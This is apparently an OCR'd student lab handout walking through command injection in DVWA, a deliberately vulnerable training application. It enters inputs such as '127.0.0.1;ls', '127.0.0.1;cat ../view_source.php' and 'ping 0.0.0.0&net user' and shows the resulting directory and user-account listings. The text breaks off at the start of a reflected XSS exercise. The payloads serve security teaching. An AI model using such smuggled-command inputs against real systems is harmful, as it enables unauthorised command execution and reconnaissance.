


Enter IP address.



multiple commands using pipe or ;

127.0.0.1;ls


DVWA
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Instructions
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

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.100 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.014/0.052/0.100/0.031 ms
help
index.php
source
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
Username: admin
View Source
View Help


127.0.0.1;ls ../


127.0.0.1/DVWA/vulnerabilities/exec/#
DVWA
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.062 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3081ms
rtt min/avg/max/mdev = 0.012/0.048/0.063/0.021 ms
brute
captcha
csp
csrf
exec
fi
javascript
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
weak_id
xss_d
xss_r
xss_s
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection


127.0.0.1;cat ../view_source.php




Use &&net user




Use &net user



Open command prompt in the windows system and use the command ping 0.0.0.0&net user




Now use the command ping 0.0.0.0&Rnet user – replace & with &&



Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.
C:\Users\student>ping 0.0.0.0&net user
Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
Ping statistics for 0.0.0.0:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
User accounts for \\DESKTOP-8E5GFFQ
Administrator DefaultAccount Guest
student WDAGUtilityAccount
The command completed successfully.

—----------XSS Attack----------


Click XSS Reflection



Enter any name in the text box and click submit.




It displays as

